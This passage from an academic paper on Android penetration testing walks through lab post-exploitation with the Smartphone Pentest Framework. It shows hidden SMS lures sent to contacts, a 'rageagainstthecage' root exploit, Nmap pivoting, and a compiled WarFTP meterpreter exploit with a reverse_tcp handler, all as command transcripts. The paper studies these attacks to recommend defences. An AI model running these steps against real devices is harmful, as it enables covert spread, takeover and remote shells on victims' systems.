

Figure 18. Mobile post-exploitation stages.

Information gathering was achieved by reaching the list of applications built on the infected target devices logged in by the attacker. While performing the information gathering, first the second option which serves to command agent, then the agent in question which was created with the SPF to be commanded was selected from the SPF tool menu. An agent can communicate via means such as HTTP service, SMS, and receive commands. A command to list installed applications on the device was sent to the agent on the target device with HTTP service. This process is as shown in Figure 19.



Figure 19. To command the SPF agent via HTTP.

After sending the list of installed applications command to the agent as shown in Figure 19, 0 should be entered to return to display the results of the agent and return to the SPF main menu. The main menu displayed is as shown in Figure 20.



Figure 20. Listing information that gathered by agent.

From the menu shown in Figure 20, the third option, "view the information gathered" was selected, and information gathering was completed. The information gathered can be used in attack operations. The remote control was carried out by directing the SPF agent. The agent was commanded to send a confidential message to the persons in the device guide obtained during the information-gathering phase. This message cannot be displayed by the user in SMS records. So, the user will not have any information that this message has been sent. The message content is to encourage the recipients to download an application created by the SPF agent. Victims who receive messages from someone they know are more likely to download this app. After the application is downloaded, the devices registered in the guide can also be controlled remotely by the agent. Related operations were carried out with the SPF tool as seen in Figure 21.



Figure 21. Remote control via SPF agent.

In Figure 21, the option to send SMS which is the 1st option was given to the agent from the SPF tool. The message to be sent is in the type of SMS and the phone number of the device to be sent is given to the SPF Tool. The title of the relevant message content can be adjusted with the SPF tool. Here, the phone number of the android 2.2 emulator in the android 4.1 target device guide, which was accessed from the android 4.3 emulator was used. The gain privilege was carried out by exploiting gain

privilege vulnerabilities based on the Linux operating system kernel. These vulnerabilities can be determined automatically with the SPF tool.

Android 2.2 is vulnerable to vulnerability called "Rage Against the Cage". The rage against the cage vulnerability is found automatically when a vulnerability scan is performed with the SPF tool on the android 2.2 emulator which was accessed from the android 4.1 emulator guide. The automatic detection of this vulnerability by the SPF is as seen in Figure 22.

```
Commands:
--snip--
Select a command to perform or 0 to return to the previous menu
spf> 5
1.) Choose a Root Exploit
2.) Let SPF AutoSelect
Select an option or 0 to return to the previous menu
spf> 2
Try a privilege escalation exploit.
Chosen Exploit: rageagainstthecage
Delivery Method(SMS or HTTP): HTTP
```

Figure 22. Detection of "Rage against The Cage" vulnerability via SPF.

In Figure 22, the vulnerability detected by the SPF was exploited through the HTTP service. As a result of this process, the result of "Rooted: Rage against The Cage" was reached and the session was upgraded to root authority. Thus, many processes requiring root authorization on the android 2.2 emulator have been realized.

Pivoting is the process of using the mobile device obtained as a pivot to access other devices. The fact that many employees in the corporate companies know the wireless network password and connect to the company network makes corporate companies vulnerable to external attacks. Weak passwords, missing patches, outdated software cause vulnerabilities in the local network. If any mobile device connected to the company network has access to one of these vulnerable systems, the mobile device can be exploited and accessed to these systems. The pivoting process is as seen in Figure 23.



Figure 23. Pivoting process [37].

In order to perform the operations shown in Figure 23, port scanning was performed with the Nmap tool installed in the android SPF tool. If the Nmap tool is not installed on the SPF, the Nmap tool installation should be performed. The service and target device IP information that the Nmap tool will use to scan on the target device should be provided.

```
Select a command to perform or 0 to return to the previous menu
spf> 12
Download Nmap and port scan a host of range. Use any accepted format for
target specification in Nmap
Nmap Target: 192.168.92.136
Delivery Method(SMS or HTTP) HTTP
```

Figure 24. Usage of Nmap.

As shown in Figure 24, the command of the Nmap tool to perform port scanning on the device with IP address 192.168.92.136 using HTTP service. This IP address is the IP address of a computer on the network to which the mobile device is connected. As a result of the relevant device scan, it was found that TCP port 21 on the computer was open. After this process, the computer can be attacked over the TCP port. Android devices cannot detect scripting languages such as Python, Perl. For this reason, it may be necessary to compile the C code in order to run on the android device after the relevant payload is determined.” windows/meterpreter/reversetcp” is a vulnerability exploitation code that is used to obtain sessions belonging to windows operating system. The C code of payload was compiled with the SPF tool as shown in Figure 25 to work on android.

```
spf> 9
Compile code to run on mobile devices
1.) Compile C code for ARM Android
spf> 1
Compiles C code to run on ARM based Android devices. Supply the C code file and the output
filename
File to Compile: /root/Smartphone-Pentest-Framework/exploits/Windows/warftpmeterpreter.c
Output File: /root/Smartphone-Pentest-Framework/exploits/Windows/warftpmeterpreter
```

Figure 25. Compile the C code via SPF.

After compiling the C code, the download of the related vulnerability is as shown in Figure 26.

```
Select a command to perform or 0 to return to the previous menu
spf> 6
Downloads a file to the phone. Fill in the file and the delivery method(SMS or HTTP).
File to download: /root/Smartphone-Pentest-Framework/exploits/Windows/warftpmeterpreter
Delivery Method(SMS or HTTP): HTTP
```

Figure 26. Downloading vulnerability.

Before exploiting the vulnerability downloaded in Figure 26, the multi/handler module was opened on the msfconsole tool, and option settings were made. Multi handler module enables the payload command ("windows/meterpreter/reversetcp"), which is used to connect to the target system with the windows operating system on the network to which the android device is connected via TCP service. The process of providing the system with the TCP port is as shown in Figure 27.

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.92.132
LHOST => 192.168.92.132
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.92.132:4444
[*] Starting the payload handler...
```

Figure 27. Usage of multi handler module.

In Figure 27, the LHOST value refers to the IP address of the android device and payload refers to the command used to obtain a reverse TCP connection on the target system. After the reverse TCP connection is obtained on the target windows system, the exploitation of the downloaded vulnerability is as seen in Figure 28.

```
Select a command to perform or 0 to return to the previous menu
spf> 7
Run a command in the terminal. Fill in the command and the delivery
method(SMS or HTTP).
Command: warftpmeterpreter 192.168.92.136 21
Downloaded?: yes
Delivery Method(SMS or HTTP): HTTP
```

Figure 28. Exploiting of downloading vulnerability.

In Figure 28, the command information and transmission method information are given to the SPF tool for its operation. The IP information used in the full command is the IP information of the windows device. The 21 used after the IP address is the TCP port number of the target device. After the downloaded vulnerability was exploited, a user session was obtained on the target windows operating system which was previously reversed.

4. CONCLUSION

In this study, the architecture and security mechanism of the android operating system are examined and different attack scenarios are created. For this purpose, classifications were made in four different categories; mobile attacks, remote attacks, client-side attacks, attacks using malicious applications, and mobile post exploits. In the remote attacks category, SSH attack scenarios were performed, while in the client-side attacks category, Webkit package attack and USSD attack scenarios were realized. Attacks using malicious applications were carried out with the scenario of embedding malicious software in legitimate APKs (backdooring apks) and creating fake applications directly with the SPF tool. Gathering information, remote control, gain privileges, and pivoting scenarios were used in the category of mobile post exploits. As a result of attack scenarios applied, the following suggestions are presented;

Passwords for remote attacks category should be changed regularly and kept up to date. In order to prevent client-side attacks, users should pay attention to fake links sent via SMS, mail, QR codes and should not keep NFC-based applications in an automatic setting. As a precaution against attacks caused by malicious applications, there is recommended to pay attention to the installation permissions required during the installation process of APKs, and to keep patches and versions up-to-date. As a precaution against mobile post-exploitation, the data which can be obtained by information gathering tool should be kept secret and the configuration of the wireless network and database should be taken care of.

To ensure mobile security, code developers can create more secure applications with “code scrambling” tools such as “proguard” and “dexguard”. It necessary to pay attention to the code gaps that will occur after the APK applications are converted to source codes with the help of decompiling tools. Authorization and code blocks can be checked and measures can be taken with mobile application analysis programs such as MobSF, Drozer, and AndroBugs.

In parallel with the updated technologies, cyber attacks are also updated. Current security vulnerabilities should be followed for future studies. Depending on these vulnerabilities, the penetration testing tools (msfconsole, metasploit framework v.b.) to be used should also be updated. During virtual installation, it should be noted that all operating systems are connected to the same

Domain on VMWare Workstation. The Kali Linux operating system on which the attack was carried out can be installed on a separate machine. Thus, the realism of penetration tests is increased.

ACKNOWLEDGEMENTS

We would like to thank Kütahya Dumlupınar University Department of Computer Engineering for allowing us to use the computer laboratories throughout the study. This article was produced by expanding the master's thesis made by Hande Cavsi under the supervision of Dr. Durmuş Özdemir in the Department of Computer Engineering, Institute of Science, Kütahya Dumlupınar University.

REFERENCES

[1] Kim, D., Shin, D., Shin, D., & Kim, Y. H. (2019). Attack detection application with attack tree for mobile system using log analysis. Mobile Networks and Applications, 24(1), 184-192.

[2] Stergiopoulos, G., Gritzalis, D., Vasilellis, E., & Anagnostopoulou, A. (2021). Dropping malware through sound injection: A comparative analysis on Android operating systems. Computers & Security, 105, 102228

[3] Liu, X., Du, X., Zhang, X., Zhu, Q., Wang, H., & Guizani, M. (2019), Adversarial Samples on Android Malware Detection Systems for IoT Systems. Sensors, 19(4).

[4] Sheikh H., Cyril C., Thomas O., (2019), An analysis of the robutness and stability of the network stack in symbian based smartphones , Vol No 10.

[5] Moore, S. R., Ge, H., Li, N., & Proctor, R. W. (2019). Cybersecurity for android a applications: Permissions in android 5 and 6. International Journal of Human–Computer Interaction, 35(7), 630-640.

[6] Kumar, S., & Shukla, S. K. (2020). The state of Android security. In Cyber Security in India (pp. 17-22). Springer, Singapore.

[7] Li, C., Mills, K., Niu, D., Zhu, R., Zhang, H., & Kinawi, H. (2019). Android malware detection based on factorization machine. IEEE Access, 7, 184008-184019.

[8] Martín, A., Lara-Cabrera, R., & Camacho, D. (2019). Android malware detection through hybrid features fusion and ensemble classifiers: The AndroPyTool framework and the OmniDroid dataset. Information Fusion, 52, 128-142.

[9] Garg, S., & Baliyan, N. (2020, December). Machine Learning Based Android Vulnerability Detection: A Roadmap. In International Conference on Information Systems Security (pp. 87-93). Springer, Cham.

[10] Yildirim, N., & Varol, A. (2019, June). A research on security vulnerabilities in online and mobile banking systems. In 2019 7th International Symposium on Digital Forensics and Security (ISDFS) (pp. 1-5). IEEE.

[11] Nilsson, R. (2020). Penetration testing of Android applications.

[12] Sheluhin, O. I., Erokhin, S. D., Osin, A. V., & Barkov, V. V. (2019, March). Experimental Studies of Network Traffic of Mobile Devices with Android OS. In 2019 Systems of Signals Generating and Processing in the Field of on Board Communications (pp. 1-4). IEEE.

[13] Khan F.H., Haris M.,Yousaf M., F., (2017), Evolution of android operating system: A review national university of sciences of technology, Second International Conference and Advanced Research , Malbourne, Australia.

[14] Shaheen J.A., F.H., Asghar M.A., Hussain A., (2017), Android OS with its architecture and android application with Dalvik virtual machine review, International Journal Of Multimedia and Ubiquitous Enginerring, Vol No 12.

[15] Romero O.J, Akaju S.A.., (2018), An efficient mobile based middle ware architecture for building robust, high performance apps, International Conference on software architecture, ICSA.

[16] Chinetha K., F.H., Joan J.D., Shalini A.., (2015), An evolution of android operating system and it's version, International Journal of Engineering and Apllied Sciences, 2346-3661.

[17] Idrees F., Rajarahan M.., Conti, Chen T.M., Rahulamanhavan Y., (2017), A novel android mallware detection system using ensemble learning methods, Computers & Security, Vol No 76, 71-79.

[18] Meng H., Thing, Cheng V.L.L., Y., Dai Z.., Zhang L., (2018), A survey of android exploits in the whild, Elsevier, 71-91.

[19] Weidman G., (2014), Penetration testing, San Fransisco, No starch press, 361-421.

[20] Konteleon D., (2018), Penetration testing in android OS, Master's Thesis, University of Piraeus, Department of Digital Systems.

[21] Yubo S., Zhiwei Z., Yunfeng X., (2014), Using short mesaage service (SMS) to deploy android exploits, International Conference on Cyberspace Technology (CCT).

[22] Vila J., Rodriguez R. J., (2015), Radio frequency identifications, Lecture Notes In Computer Science, Vol 9440, Springer, Cham.

[23] Yao H., Shin D., (2013), Towards pretending QR code based attacks on android phone using warnings, Proceedings of The 8th ACM SIGSAG Symposiumon Information, Computer and Communications Security.

[24] Khan M.A.R., Tripathi R.C., Kumar A., (2019), A malicious attacks and defense technoques on android-based smartphone platform, International Jurnal of Innovative Technology and Exploring Engineering (IJITEE), Vol No 8.

[25] Internet: https:// www.cvedetails.com, 2019.

[26] Jhaveri R.H., Patel S.J., (2012), Jinwala D.C., DOS attacks in mobile ad hoc networks: a survey, Second International Conference on Advanced Computing & Communication.

[27] Biswas S., Sajal M.M.H.K., Afrin T., Bhuiyan T., Hassan M.M., (2018), A study on remote code execution vulnerability in web applications, International Conference on Cyber Security and Computer Science (ICONC'S18), Safranbolu, Turkey.

[28] Cowan C., Wagle F., Pu C., Beattie S., Walpole J., (2000), Buffer overflows: Attacks and defences for the vulnerability of decade, Proceedings DARPA Information Survivability Conference and Exposition (DISCEX'00).

[29] Hamandi K., Salman A., Chehab A., Elhajj I.H., Kayssi A., (2020), Messaging attacks on android: vulnerabilities and intrusion detection, American University of Beirut.

[30] Bozic K., Penevski N., Adamovic S., (2019), Penetration testing and vulnerability assesment introduction phases, tools and methods, Information security and digital forensics & e-commerce systems.

[31] Crockett, E., Paquin, C., & Stebila, D. (2019). Prototyping post-quantum and hybrid key exchange and authentication in TLS and SSH. IACR Cryptol. ePrint Arch., 2019, 858.

[32] İnternet: OpenSSH Project, http://www.openssh.org/, 2021.

[33] Bui, T., Rao, S., Antikainen, M., & Aura, T. (2019, November). Client-Side Vulnerabilities in Commercial VPNs. In Nordic Conference on Secure IT Systems (pp. 103-119).Springer,Cham.

[34] Qamar, A., Karim, A., & Chang, V. (2019). Mobile malware attacks: Review, taxonomy & future directions. Future Generation Computer Systems, 97, 887-909.

[35] Xu, F., Diao, W., Li, Z., Chen, J., & Zhang, K. (2019). BadBluetooth: Breaking Android Security Mechanisms via Malicious Bluetooth Peripherals. In NDSS.

[36] Marczak, B., Hulcoop, A., Maynier, E., Abdul Razzak, B., Crete-Nishihata, M., Scott-Railton, J., & Deibert, R. (2019). Missing Link: Tibetan Groups Targeted with 1-Click Mobile Exploits.

[37] Weidman G., (2014), Penetration Testing: A Hands-on Introduction to Hacking, No starch press.